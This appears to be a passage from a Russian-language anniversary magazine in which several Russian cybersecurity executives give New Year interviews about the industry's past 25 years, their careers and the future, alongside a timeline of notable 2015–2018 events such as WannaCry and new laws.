Я убежден, что российский кибербез — это про самобытную практическую безопасность. Вся отрасль построена на том, чтобы от любых действий был результат, чтобы любая нормативка работала на усиление защиты, а не для галочки или соответствия ради соответствия.

Приведу пример «Норникеля». Когда еще существовала возможность сертифицировать предприятия компании по международным стандартам серии 27001, мы использовали эту возможность не для статуса или рейтинга, а для того, чтобы проверить эффективность нашей защиты. И даже сейчас, когда возможность сертификации по стандартам сильно ограничена, а западные «партнеры» ушли из России, мы все равно продолжаем ориентироваться на международный опыт, чтобы не отставать в части компетенций — держать руку на пульсе.

В России сильная школа программирования и хороший опыт практической кибербезопасности, сейчас активно формируется кастомизированный рынок отечественных решений. Мы успешно адаптируем полученный за годы сотрудничества с западными партнерами опыт под нужды отечественного рынка и создаем сильную, устойчивую, импортонезависимую отрасль. Уверен, что пройдет немного времени — и международные партнеры будут равняться теперь уже на нашу экспертизу в части построения практической безопасности.

Какой инцидент в истории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

Пожалуй, наиболее показательны для меня эпидемии вирусов WannaCry и NotPetya, и вот в каком ключе. Когда они добрались до России, отечественная отрасль кибербеза продемонстрировала невероятную сплоченность в борьбе с ними. Российские компании (вендоры, интеграторы, заказчики), а также государственный сектор и представители ответственных ведомств направили все усилия на то, чтобы максимально быстро и эффективно побороть угрозу. Было интересно наблюдать, как компании оповещают друг друга и поддерживают имеющимися ресурсами. Многие вендоры и интеграторы вообще выполняли работу по восстановлению бесплатно, без дальнейших гарантий по оплате. Общая негласная задача была просто устоять, и в целом мы справились! Именно поэтому (а вовсе не в связи с масштабом причиненного ущерба) упомянутые инциденты для меня — важная точка в развитии отечественного кибербеза.

Самая яркая/влиятельная/важная фигура в отечественной ИБ-индустрии? Почему именно он/она?

Я считаю, что это Алексей Лукацкий: на его постах и публикациях выучились и продолжают учиться целые поколения ИБ-шников. Алексей показывает, какой разносторонней и разнообразной сферой является информационная безопасность. Если про кого-то и можно сказать, что он «несет ИБ в массы», то это именно Лукацкий.

Как вы представляете себе ИБ-индустрию через 25 лет?

Сложно спрогнозировать. ИБ формируется от запроса (бизнеса, пользователей и государства), который регулярно трансформируется. Сфера гибко реагирует на внешние вызовы (характер киберпреступлений, новые угрозы), а также меняется в свете появления прорывных технологий: блокчейн, искусственный интеллект, квантовые вычисления и многое другое. С учетом того, что технологии развиваются семимильными шагами, а злоумышленники прокачивают свои схемы тоже на удивление быстро, рискну предположить, что не за горами и революция в ИБ. Мы не можем всегда быть догоняющими — должны появиться решения, которые позволят защитникам увереннее чувствовать себя в борьбе с преступниками. В любом случае, с учетом скорости, с которой мы несемся в будущее, оно будет кардинально отличаться от того, что есть сейчас: доживем — увидим!

РОССИЙСКИЙ КИБЕРБЕЗ — ЭТО ПРО САМОБЫТНУЮ ПРАКТИЧЕСКУЮ БЕЗОПАСНОСТЬ

О карьере

Самый важный урок, который вы усвоили за годы работы в ИБ?

Урок первый: если взялся за что-то, делай это максимально качественно. Как в «Звездных войнах»: «Не пробуй. Делай или не делай. Нет никаких попыток». Сам стараюсь придерживаться этого принципа.

Урок второй: самое главное — это люди. Твоя команда — это твоя опора и успех, твои партнеры — это твоя репутация, твои друзья — это твоя поддержка. Любые технологии создают люди, они же этими технологиями управляют, они же могут нанести непоправимый вред. Поэтому я всегда внимательно отношусь к людям вокруг, к людям в ИБ: это и источник вдохновения, и стимул для роста.

Самый сложный вопрос/дилемма, с которым вы сталкивались за годы работы?

Самый сложный вопрос — это увольнение сотрудника. И неважно, чем это продиктовано: сокращением штата, его некомпетентностью или нежеланием работать. В каждом есть ценность, каждый может принести пользу, за каждым стоит его жизнь и семья. Поэтому для меня, как для руководителя, этот вопрос самый болезненный. А по части ИБ — все проблемы можно решить, так или иначе.

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

Может, это покажется странным, но я считаю, что хороший ИБ-шник должен быть «универсальным солдатом» — обладать не только и не столько сильной технической базой, но и уверенными soft skills. Это знание психологии, умение излагать свои мысли, умение общаться, вести переговоры и договариваться. Еще один неочевидный навык — понимание принципов маркетинга. Без одного и без другого ты вполне можешь стать успешным технарем, ценным специалистом в какой-то узкой области ИБ. Но если мы говорим именно о карьере, о поступательном подъеме по карьерной лестнице, безусловно, нужно выходить за рамки того образования, которое ты получил в вузе, и прокачивать все эти навыки. Кстати, в ИБ много разных направлений, здесь найдут себе применение и юристы, и гуманитарии, и даже люди творческих профессий. Но только синергия навыков даст тебе уверенный карьерный рост.

Назовите самый живучий ИБ-стереотип.

Их много, и для каждой целевой аудитории характерны свои:

- Топ-менеджеры зачастую думают, что ИБ — это пустая трата ресурсов. Проще один раз выплатить штраф или выкуп, чем планомерно и систематично вкладываться в ИБ.
- Подрядчики продают стереотип, что в экосистеме все работает лучше и слаженней.
- Внутри служб ИБ придерживаются мнения, что лучше максимально обезопасить все вокруг. Подложить соломки, так сказать, тогда мы будем защищены.
- Бизнес и ИТ часто думают, что основная цель ИБ — все запретить.
- А пользователи уверены, что с ними-то уж точно ничего не случится: или что они никому (в смысле киберпреступникам) не нужны, или что они смогут вовремя распознать угрозу и отреагировать.

Нужно ломать стереотипы! ИБ — это динамичная и непредсказуемая сфера, нужно быть гибкими, включать критическое мышление и забыть про все стереотипы. Не знаю, можно ли это назвать стереотипом, но это точно самый забавный ИБ-миф: есть мнение, что за Лукацкого пишут посты тысячи китайцев.

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

Скажу так: меня раздражает не сам термин, а тот факт, что люди вкладывают разные смыслы в понятия «защита информации», «информационная безопасность», «кибербезопасность». Для практиков ИБ это, по сути, одно и то же. В общем, когда все в информационном пространстве буквально полыхает, некогда играть в слова — нужно действовать, чем мы и занимаемся.

ЗАЧАСТУЮ ПРОЩЕ ПОЙТИ ПО КОРОТКОМУ ПУТИ И СДЕЛАТЬ ЧТО-ТО БЫСТРО, А НЕ БЕЗОПАСНО. БЫВАЕТ НЕКОГДА ВКЛЮЧИТЬ БДИТЕЛЬНОСТЬ: МЫ ВСЕ ЖИВЕМ И РАБОТАЕМ В ПОСТОЯННОМ ЦЕЙТНОТЕ, ИНОГДА ХОЧЕТСЯ ПОНАДЕЯТЬСЯ НА АВОСЬ. НО ВСЕ ЭТИ ВРЕДНЫЕ ЛАЙФХАКИ МНЕ РАНО ИЛИ ПОЗДНО АУКАЛИСЬ, И ПОТОМ ПРИХОДИЛОСЬ РАЗБИРАТЬСЯ С ПОСЛЕДСТВИЯМИ

Есть ли у вас «плохие советы по ИБ» — рекомендации, о которых не принято говорить, но которые сильно облегчают жизнь и работу?

Советовать дурного не буду. Но скажу так: я сам иногда оказываюсь в ситуации сапожника без сапог. Действительно, зачастую проще пойти по короткому пути и сделать что-то быстро, а не безопасно. Бывает некогда включить бдительность: мы все живем и работаем в постоянном цейтноте, иногда хочется понадеяться на авось. Но все эти вредные лайфхаки мне рано или поздно аукались, и потом приходилось разбираться с последствиями. Поэтому как истинный безопасник скажу: «На Деда Мороза надейся, а сам не плошай». Кстати, мы в компании действительно придумываем и распространяем вредные советы по ИБ для наших сотрудников — это делает процесс обучения легче и веселее. Но этим и ограничиваемся.

Чем вы гордитесь, но никогда не напишете об этом в резюме?

Горжусь тем, что вокруг меня много замечательных людей, которые так или иначе помогли мне с успехом пройти по моему карьерному пути. Это и мои руководители — бывшие и нынешние, и мои коллеги, и подчиненные, и те, кто делал мой профессиональный путь непростым, зато интересным и наполненным возможностями для личностного роста.

P. S. Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

25 лет назад я еще был мальчишкой, и мне сложно заглянуть так далеко назад, чтобы охватить взглядом весь путь, который прошла ИБ за четверть века. Но вспоминая то, с чего я начинал свой путь в ИБ, не могу не отметить: отрасль за этот период сделала колоссальный даже не шаг вперед, а квантовый скачок. Мне приятно, что я вместе с командой причастен к целому ряду прорывных моментов в ее развитии: разработке отдельных нормативных документов, созданию важных экспертных площадок (таких как БИП-Клуб), формированию или развитию трендов в части подходов к сертификации, страхованию, включению этических норм в ИБ.

Отрасли желаю процветания, но не вопреки всем тем угрозам, которые растут и множатся в цифровом пространстве, а благодаря тем уникальным мозгам и опыту, которыми мы с вами коллективно обладаем. Людям в ИБ желаю здоровья, сил, терпения, призываю беречь себя и не забывать о своих близких. Нашей стране желаю продемонстрировать несгибаемость духа, силу мысли и невероятный потенциал, которые аккумулированы в нашей ИБ-отрасли.

С Новым годом!

Андрей Масалович aka Кибердед

специалист по кибербезопасности

О российском кибербезе

Какой инцидент в истории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

Пожалуй, наиболее поучительный инцидент в российском кибербезе — это появление отечественного термина «кибербезопасность». С самого начала он базировался на представлении, что это что-то про киберпространство, а оно, в свою очередь, про компьютеры, серверы, маршрутизаторы и коммуникации. Американцы изначально дали ДРУГОЕ определение киберпространства: в нем выделяется «физический домен», где компьютеры управляют устройствами, которые атакуют людей; «политический домен» (или Human Domain), где компьютеры влияют на массовое сознание и принятие решений; и «кибердомен», где компьютеры атакуют компьютеры (см., например Wardrop, Christopher, 'Bridging the gap between cyber strategy and operations: A missing layer of policy', Australian Defence Force Journal, no. 204 (2018), p. 64).

В итоге СВО показала, что у противника один полковник может отдать приказ трем майорам, которые организуют согласованное выполнение кибератак, налетов дронов и психологических операций, а с нашей стороны две трети киберпространства остаются беззащитными, ибо специалистов соответствующего профиля мы не готовили. Вот, наверстываем.

Самая яркая/влиятельная/важная фигура в отечественной ИБ-индустрии? Почему именно он/она?

В нашей ИБ-индустрии много ярких фигур, но на практике чаще всего выручают цитаты Натальи Касперской. «Как определить уровень бизнесмена? Посмотри на ботинки», «Лидер — не тот, кто влез на гору. Лидер — это тот, кто влез на гору, свалился мордой в грязь, поднялся и вновь влез на гору», «В новом релизе важен не функционал, а точная дата выхода», «Все, что может утечь, — утечет» (цитаты в вольном пересказе Кибердеда).

Если бы вы стали министром кибербезопасности, что бы вы изменили в свой первый рабочий день?

Я бы запретил слово «импортозамещение» и заменил его на «экспортно-ориентированность». Первое слово означает «сделай любую фигню, лишь бы работала». Второе — «если что-то делаешь, сделай так, чтобы кто-то за рубежом захотел это у тебя купить». После кризиса 1998 г. я это осознал, и доходы выросли в четыре раза. Почему бы не проделать это на уровне страны?

О карьере

Расскажите о самом крупном факапе и главной победе в вашей карьере.

Самых крупных факапов было два, и они стоят того, чтобы рассказать о них подробно. Бизнес не располагает к скромности и стыдливости. Любой сейл-менеджер (как и любая девушка) подтвердит: бесстыжие добиваются большего. Однако было у меня два случая, которые реально стыдно вспомнить.

Первый случай произошел в лютые девяностые. Вокруг беспредел, в магазинах пусто, месячной зарплаты едва хватает на проездной. А у меня день рождения. Да еще почти круглый — 35 лет. Да еще в марте. Когда холодно и до первой зелени месяца эдак два. Но надо отмечать. И тут звонок — от Тимура из Тбилиси, делового партнера и вообще хорошего человека. Встречай, говорит, завтра поезд из Тбилиси, подойди к девятому вагону, проводнику скажи: посылка от Тимура. Вау! Приезжаю утром на вокзал, нахожу проводника. Так и так, посылка от Тимура. Канэшна, говорит, дарагой, возьми у меня в купе на полке. Захожу в купе, а там на полке ящик грузинского вина и здоровенная сумка зелени. Рай. Кто жил в девяностые, тот поймет. Собираю гостей, стол ломится, народ счастлив, жизнь удалась. Звоню Тимуру: дорогой, как же ты меня выручил! Вина отменные, а зелень вообще выше всяких похвал. Минута молчания, потом вкрадчивый голос Тимура: «Какая зелень? Я вино передавал». Милый безымянный проводник из девятого вагона! Не держи зла, объявись. Сходим в самый дорогой грузинский ресторан и подарю тебе «газель» кинзы.

Вторая история случилась в начале двухтысячных. Бизнес в России прилег после кризиса 1998 г. — выручали офшорные контракты по разным странам (разработчики из России всегда были в цене). У меня шел крупный контракт в Бостоне, летать туда самому и отправлять программистов приходилось практически каждый месяц. Благо у заказчиков был свой отель в пригороде Бостона, куда нас и селили. Романтический такой отель, на берегу океанского залива — Kimball's by the Sea. И бравый морячок на логотипе. И в номерах красивые такие конверты с этим самым морячком. А надо сказать, в девяностые-двухтысячные все зарплаты были в конвертах. Что привило привычку везде, где можно, эти конверты собирать. Ввиду особой нарядности, я потом в этих конвертах из Бостона раздавал премии.

Прошло много лет, контракт давно кончился, и как-то занесло меня опять в Бостон, уже по другим делам. Дай-ка, думаю, позвоню Стивену, нашему прежнему заказчику. Попьем пива, вспомним минувшие дни. Стивен откликнулся с радостью. И вот сидим мы на верхотуре небоскреба Prudential в понтовом баре «Топ-оф-зе-Хаб», потягиваем местное рыжее пиво. И говорит мне Стивен:

— Вы, русские, классные ребята. И работать с вами было одно удовольствие. Но вот что давно хотел тебе сказать, Андрей. Ты и твоя команда — звери, а не люди.

— В смысле? Что было не так?

— Понимаешь, Андрей. Отель, где мы вас селили, он такой романтический. Туда в основном заселяются молодые парочки. И они оставляют щедрые чаевые. Поэтому горничным-латинкам я плачу копеечную зарплату, основной заработок им обеспечивают довольные клиенты. И когда постоялец съезжает, девушки оставляют в номере нарядный конверт (такой — с морячком) как раз под чаевые. А твои орлы мало того, что чаевые не оставляли, так еще и конверты прихватывали. С особым цинизмом.

Милые латиноамериканские девушки! Боюсь, в Бостон теперь занесет меня не скоро. Но если будет возможность — приезжайте в Москву. Каждую озолочу и в попу поцелую. Не серчайте.

Какими общепринятыми правилами ИБ вы обычно пренебрегаете и почему?

У меня слабые пароли, которые я редко меняю. Это связано с использованием «многослойной легенды прикрытия»: любой мамкин хакер довольно легко доберется до моей почты и социальных аккаунтов и обнаружит, что Масалович — бабник, пьяница, романтик и самопиарщик, который давно отошел от серьезных дел. Грамотный хакер сообразит, что не все так просто, и найдет почтовые и социальные аккаунты для более серьезного общения. Они защищены получше, но их тоже можно сломать. Сломает и их — и убедится, что Масалович таки бабник, пьяница, романтик и самопиарщик, который давно отошел от серьезных дел. До третьего и последующих уровней защиты хакеры пока не добирались))

Чем вы гордитесь, но никогда не напишете об этом в резюме?

Когда я получил персональные санкции от правительства США, там было указано основание — «за influence» (то есть за влияние на мозги) и перечислены пять конкретных стран: Вьетнам, Никарагуа, США, Украина и Россия. Хотя думаю, что взъелись они конкретно за Никарагуа: там мы их нахлобучили всухую. Жалко, в ближайшие двадцать пять лет это не стоит вставлять в резюме)).

Новый год

В эти бурные времена всем хочу пожелать: меняйся — или забей!

Георгий Поликронидис

ПРЕДСЕДАТЕЛЬ СОВЕТА ДИРЕКТОРОВ
ГК «БАЗОВЫЕ РЕШЕНИЯ»

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Когда мы говорим о российском киберпространстве и безопасности, ключевой принцип — это кибербез без компромиссов. Мы строим цифровой суверенитет, опираясь на отечественные технологии, жесткие стандарты и безусловное соблюдение национальных интересов.

Без чего невозможно представить нашу ИБ-индустрию? Во-первых, без мощного экспертного сообщества: российские специалисты по безопасности всегда были одними из лучших в мире. Во-вторых, без системной поддержки государства: регуляторы, законодательная база и координация с силовыми структурами создают каркас защиты. В-третьих, без собственных решений — будь то укрепившиеся лидеры рынка, как Positive Technologies, или другие отечественные разработчики. И конечно, без постоянного развития в условиях санкционного давления, которое только ускорило нашу технологическую независимость.

Но главное, без понимания того, что кибербезопасность — это не просто технологии, а вопрос национальной безопасности. Мы не просто закрываем уязвимости — мы обеспечиваем устойчивость страны в цифровую эпоху.

Какой инцидент в истории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

Если говорить о наиболее показательных инцидентах в отечественной практике кибербезопасности, то я бы выделил не какой-то конкретный случай, а целый класс атак на критическую информационную инфраструктуру. Эти события наглядно продемонстрировали, что современные киберугрозы представляют собой не просто техническую проблему, а вызов для национальной безопасности.

Наш опыт столкновения с целевой атакой два года назад стал для компании ценным уроком. Благодаря слаженным действиям команды специалистов и продуманной системе реагирования нам удалось минимизировать последствия инцидента. Этот случай позволил нам пересмотреть подходы к безопасности, усилить защитные механизмы и внедрить новые процедуры мониторинга. Мы убедились, что информационная безопасность — это не разовая задача, а непрерывный процесс, который требует системного подхода. Важно сочетать технологические решения с регулярным обучением сотрудников и постоянным анализом новых угроз.

Сегодня мы рассматриваем инвестиции в кибербезопасность как важнейший элемент стратегического развития компании. Убежден, что для современной

организации разработка и последовательная реализация ИБ-стратегии — не просто формальное требование, а необходимое условие устойчивого развития в цифровую эпоху.

Самая яркая/влиятельная/важная фигура в отечественной ИБ-индустрии? Почему именно он/она?

Я сознательно воздержусь от публичных оценок отдельных персон в сфере кибербезопасности. Однако хочу подчеркнуть: настоящими героями цифровой эпохи становятся те специалисты, кто ежедневно несет нелегкую вахту на передовой киберзащиты. Это люди, сочетающие в себе уникальные качества — способность мгновенно реагировать на критические инциденты и одновременно выстраивать долгосрочную стратегию безопасности. В нашей группе компаний мы по-особенному ценим таких профессионалов. Их компетентность, преданность делу и готовность работать в условиях постоянно меняющихся угроз заслуживают самого глубокого уважения. Именно эти люди, часто оставаясь за кадром, обеспечивают устойчивость бизнеса в цифровом пространстве. Мы гордимся такими сотрудниками и считаем важным создавать все условия для их профессионального роста и развития.

Как вы представляете себе ИБ-индустрию через 25 лет?

Глядя в будущее информационной безопасности через 25-летнюю перспективу, я вижу принципиально иную экосистему защиты данных. Российская ИБ-индустрия, безусловно, займет лидирующие позиции в мире благодаря нескольким ключевым факторам. Во-первых, мы ожидаем полную технологическую суверенность — от процессорной архитектуры до программных решений. Уже сегодня видно, как отечественные разработки в области квантовой криптографии, нейросетевой защиты и биометрической аутентификации формируют новый технологический уклад. Во-вторых, принципиально изменится сама парадигма защиты — от реактивного реагирования к предиктивной безопасности на основе ИИ. Решения, подобные тем, что разрабатывает компания Positive Technologies, закладывают фундамент этой трансформации уже сегодня.

Особую гордость вызывает кадровый потенциал отрасли. Те специалисты, которые сейчас только начинают свой путь в ИБ, через четверть века станут архитекторами принципиально новых систем защиты, сочетающих российскую научную школу с передовыми технологиями.

Мы уверенно движемся к будущему, где российские стандарты кибербезопасности будут эталонными, а технологии — востребованными во всем мире. И этот путь мы проходим вместе с лидерами отрасли, чей вклад в развитие национальной ИБ-индустрии невозможно переоценить.

Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

Прошедшие 25 лет стали для российской индустрии информационной безопасности периодом впечатляющего становления и роста. От скромных начинаний, когда защита информации сводилась к базовым антивирусным продуктам и элементарным криптографическим мерам, мы пришли к созданию полноценной экосистемы решений, способных обеспечить кибербезопасность любого уровня сложности.

Этот путь был бы невозможен без самоотверженной работы нескольких поколений специалистов, без государственной поддержки и без смелых инновационных решений наших разработчиков. Российские продукты и технологии сегодня не просто конкурируют с зарубежными аналогами: они задают новые стандарты в области защиты информации.

Глядя в будущее, мы видим новые вызовы и новые возможности. Но уже сегодня можно с уверенностью сказать: российский кибербез состоялся как полноценная, конкурентоспособная и востребованная отрасль. И в этом заслуга каждого, кто посвятил себя этой важнейшей для страны работе.

Чего желаете коллегам в 2026 г.? А киберпреступникам?

В предстоящем 2026 г. я хочу пожелать нашему профессиональному сообществу не только сохранить, но и приумножить достигнутые успехи. Пусть каждый новый год будет ознаменован не постепенными улучшениями, а значительными прорывами в сфере технологий защиты информации. Мы уже доказали, что российская школа кибербезопасности способна на революционные решения — давайте сделаем такие достижения нашей доброй традицией.

А киберпреступникам — повзрослеть и найти своим талантам легальное применение, присоединившись к развитию отрасли. Переступив через ложные амбиции, обрести нечто большее — возможность создавать, а не разрушать, получать признание вместо преследования, работать во благо страны вместе с лучшими умами отрасли. От этого, поверьте, удовольствия намного больше.

01

На рынок ИБ выходит Angara Technologies Group, созданная бывшим гендиректором «Информзащиты».

2015

02

Принят № 188-ФЗ, подразумевающий создание единого реестра отечественного ПО. Это еще одна мера по снижению зависимости страны от зарубежного софта.

регуляторика

03

«Инфосистемы Джет» создает ИБ-компанию Solar Security, которую несколько лет спустя купит «Ростелеком».

Место для вашего события

2016

01

Принята новая Доктрина информационной безопасности. Документ фиксирует обновленную государственную политику в области ИБ: курс на импортозамещение, обеспечение защиты КИИ и усиление мер по борьбе с киберпреступностью.

регуляторика

LinkedIn заблокирован в России из-за несоблюдения законодательства в части хранения персональных данных пользователей.

Место для вашего события

02

Сразу 20 масштабных кибератак на финансовый сектор. Злоумышленники пытаются украсть у российских банков порядка 2,87 млрд руб.

цифры

03

Сбербанк создает компанию «Безопасная информационная зона», более известную как «Бизон».

04

Вступает в силу Закон Яровой. Большинство поправок начали действовать в этом году, а требования по обязательному хранению данных пользователей для телеком-операторов и интернет-провайдеров — в 2018-м.

регуляторика

01

Эпидемия шифровальщика WannaCry. В России от действий злоумышленников пострадали МВД России, «Мегафон» и некоторые банки. Эпидемия затронула более 300 тыс. пользователей из 150 стран.

2017

регуляторика

02

Подписан № 187-ФЗ «О безопасности критической информационной инфраструктуры РФ». Россия становится одной из первых стран, системно регулирующих защиту критических для государства объектов.

03

ВПО Petya/NotPetya/ExPetr атакует организации по всему миру. Зафиксированы инциденты в «Роснефти», на металлургическом заводе «Евраз», в Home Credit Bank и других российских компаниях.

04

Арест начальника 2-го управления ЦИБ ФСБ Сергея Михайлова и руководителя отдела расследования компьютерных инцидентов «Лаборатории Касперского» Руслана Стоянова.

Место для вашего события

Место для вашего события

цифры

01

Более 4,3 млрд кибератак на критическую инфраструктуру — почти в два раза больше, чем в 2017 г.

2018

02

Позитив обеспечивает безопасность чемпионата мира по футболу. Мы помогли отразить 38 тыс. кибератак на сервисы транспортной дирекции турнира.

03

Злоумышленники начинают активно использовать зараженные компьютеры для скрытого майнинга криптовалют.

Валерий Пустарнаков

ОСНОВАТЕЛЬ КОМПАНИИ ООО «ГАЗИНФОРМСЕРВИС»

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Есть две ассоциации. Первая — государственное регулирование как способ противодействия нашему русскому «авось». Вторая ассоциация на текущем историческом этапе — отечественный NGFW, уж больно много этому классу продуктов уделяется внимания.

Какой инцидент в истории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

Информационные технологии все больше проникают в нашу жизнь, поэтому с каждым годом инциденты становятся масштабнее и чувствительнее. Нет смысла говорить о каком-то конкретном инциденте, так как в будущем, скорее всего, мы увидим еще более крупные. В последнее время они направлены на вывод из строя какого-либо бизнес-процесса, связанного с оказанием услуг населению — от бытовых до развлекательных.

Если бы вы стали министром кибербезопасности, что бы вы изменили в свой первый рабочий день?

В мире, где искусственный интеллект стал неотъемлемой частью жизни, старые методы больше не работают. Самая большая уязвимость любой системы — человек. Невнимательность, эмоциональная нестабильность и иррациональность в принятии решений делают его слабым звеном. Моей задачей как министра кибербезопасности станет устранение этого звена. Необходимо минимизировать участие человека в принятии решений, которые могут повлечь за собой крупные инциденты. Надеюсь, эта антиутопия станет предостережением для всех, кто имеет отношение к кибербезопасности.

Как вы представляете себе ИБ-индустрию через 25 лет?

По идее, я здесь должен рассказать о том, как искусственный интеллект будет управлять миром, но я смею предположить, что человечество ограничит возможности его применения. Тем не менее люди, скорее всего, потеряют приватность из-за носимых гаджетов и повсеместной персонификации. Государства будут стараться изолировать свои сегменты интернета для защиты критической инфраструктуры, а напряженность между странами перейдет в цифровую плоскость.

О карьере

Самый важный урок, который вы усвоили за годы работы?

Вы можете работать вместе с людьми, которые совпадают или не совпадают с вами во взглядах на различные вещи, подходы, способы решения задач. Однако совершенно невозможно работать с теми из них, кто равнодушен и не имеет внутреннего стержня. Именно поэтому самый важный урок для меня — работать с людьми, которые болеют за дело.

Назовите самый живучий ИБ-стереотип.

Частая смена паролей усиливает безопасность. На практике пароли меняют через одинаковые периоды времени и добавляют к неизменяемой последовательности символы, относящиеся к месяцу, кварталу, году. Это дает злоумышленникам дополнительные очки.

Какая у вас самая странная ИБ-привычка, о которой мало кто знает?

Моя внешняя веб-камера очень похожа на попугая в клетке. Нет, она не повторяет за мной слова и фразы — просто накрыта платком и отдыхает, когда в ней нет надобности.

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

«Искусственный интеллект», хотя он не относится к ИБ напрямую. Раздражает то, что о безопасности ИИ говорят гораздо реже, чем о тех возможностях, которые он открывает для решения насущных задач. На самом деле ИИ — это машинная обработка больших объемов разнородных данных, и не более того.

Какую киберлегенду или миф вы бы разоблачили раз и навсегда?

«Да кому я нужен?» — так говорят многие, совершенно забывая об автоматизированных инструментах злоумышленников, которым, как правило, вообще все равно, кто вы и что вы. Любое устройство, подключенное к сети, уже является потенциально опасным.

Новый год

Чего желаете коллегам в 2026 г.? А киберпреступникам? :)

Коллегам пожелаю ценить тех, кто с вами рядом, чье благополучие зависит от ваших действий, будь то члены семьи или заказчики. Киберпреступникам — найти себя в созидании, а не в разрушении.

P. S. Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

Не бойтесь пробовать, но всегда оценивайте последствия ваших действий до того, как попробовали.

Виктор Сердюк

ГЕНЕРАЛЬНЫЙ ДИРЕКТОР
АО «ДИАЛОГНАУКА»

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

У меня такая ассоциация возникает с первым российским средством защиты информации — антивирусом Aidstest, который был разработан в конце 1980-х Дмитрием Николаевичем Лозинским. Aidstest был установлен и на моем первом персональном компьютере с ОС MS-DOS на базе процессора Intel 286. И кстати, Aidstest выводился на российский рынок именно компанией «ДиалогНаука» :)

Какой инцидент в истории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

К сожалению (или к счастью), я не припомню ни одного по-настоящему масштабного инцидента в российском кибербезе, который был бы сопоставим по масштабу последствий с атаками в США и Европе.

Самая яркая/влиятельная/важная фигура в отечественной ИБ-индустрии? Почему именно он/она?

Для меня самая яркая фигура в отечественной ИБ-индустрии — Евгений Касперский. На то есть множество причин, одной из которых является тот факт, что он смог создать ИБ-компанию с мировым именем, продуктами которой пользуются практически во всех странах мира.

Если бы вы стали министром кибербезопасности, что бы вы изменили в свой первый рабочий день?

Если честно, то я не считаю, что в нашей стране нужен еще один министр, пусть даже и кибербезопасности :)

Как вы представляете себе ИБ-индустрию через 25 лет?

Думаю, что в будущем функции кибербезопасности будут бесшовно интегрированы в общесистемное и прикладное ПО и не будут требовать сложной настройки и эксплуатации. А многие задачи по ИБ будут полностью автоматизированы при помощи ИИ и выполняться без участия человека.

О карьере

Самый важный урок, который вы усвоили за годы работы?

Один из самых главных постулатов, которым мы руководствуемся, заключается в том, что мы работаем не с компаниями, а с людьми.

Расскажите о самом крупном факапе и главной победе в вашей карьере.

Безусловно, главная победа в моей карьере — назначение генеральным директором компании «ДиалогНаука», когда мне было всего 25 лет :)

Самый сложный вопрос/дилемма, с которым вы сталкивались за годы работы?

Для «ДиалогНауки» кадровый вопрос всегда был и остается самым главным, так как люди — это наша основная ценность. Поэтому задача по созданию внутрикорпоративного климата и условий, при которых сотрудникам будет комфортно работать и развиваться вместе с компанией, — одна из самых важных для нас.

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

Как бы банально это ни звучало, помимо технического бэкграунда, необходимо иметь хорошо развитые soft skills.

Назовите самый живучий ИБ-стереотип.

Применительно к нашей компании мы долгое время сталкивались со стереотипом, что «ДиалогНаука» все еще является разработчиком антивируса Dr.Web. Хотя «ДиалогНаука» и стояла у истоков появления данного продукта, уже больше 20 лет она развивается как системный интегратор, а «Доктор Веб» — это отдельная самостоятельная компания.

Как думаете, можно ли взломать лично вас и во сколько это обойдется злоумышленникам?

Думаю, что взломать можно любого человека, и я не исключение :)

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

Мне никогда не нравился термин «брандмауэр», но, к счастью, он сейчас уже почти не используется на практике :)

Новый год

Что вы, как безопасник, попросили бы у Деда Мороза на Новый год?

Я бы попросил, чтобы инциденты ИБ никогда не приводили к серьезным последствиям, связанным с серьезным ущербом для людей и компаний, где они работают.

Чего желаете коллегам в 2026 г.? А киберпреступникам? :)

Коллегам хочется пожелать здоровья, терпения и новых побед! А киберпреступникам желаю переходить на светлую сторону и переквалифицироваться в специалистов кибербеза — сейчас как никогда не хватает квалифицированных кадров :)

P. S. Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

За 25 лет российская отрасль кибербезопасности доказала свою состоятельность и сформировалась как самодостаточное направление. За это время появились и успешно работают большое количество компаний, которые предлагают свои продукты и услуги в области ИБ. Уверен, что отрасль имеет хорошие перспективы для дальнейшего роста и устойчивого развития.

Рустэм Хайретдинов

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Первая моя ассоциация — это Личности. Кибербез России строится сегодня не вокруг продуктов и вызовов. За каждой успешной компанией в российском кибербезе стоит харизматичный основатель, который, хоть иногда уже и отошел от операционки, все равно является символом компании. Без этих лидеров, которых индустрия дала несколько десятков, трудно представить российский кибербез. Каков бы ни был бренд компании, бренд его основателя или лидера — неотъемлемая часть нашей индустрии.

Какой инцидент в стории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

Мне кажется, что собирательным образом, можно сказать квинтэссенцией, всех инцидентов новейшего времени стала история СДЭКа. Тут собралось все: нескрываемый политический подтекст и акцентируемый успех противника, недофинансирование безопасности под предлогом экономии, часто сменяемые CISO (никто не хотел выполнять задачу без инструментов), деструктивное воздействие в момент переговоров о смене владельцев. Все это собрало бинго из причин кибератак.

Самая яркая/влиятельная/важная фигура в отечественной ИБ-индустрии? Почему именно он/она?

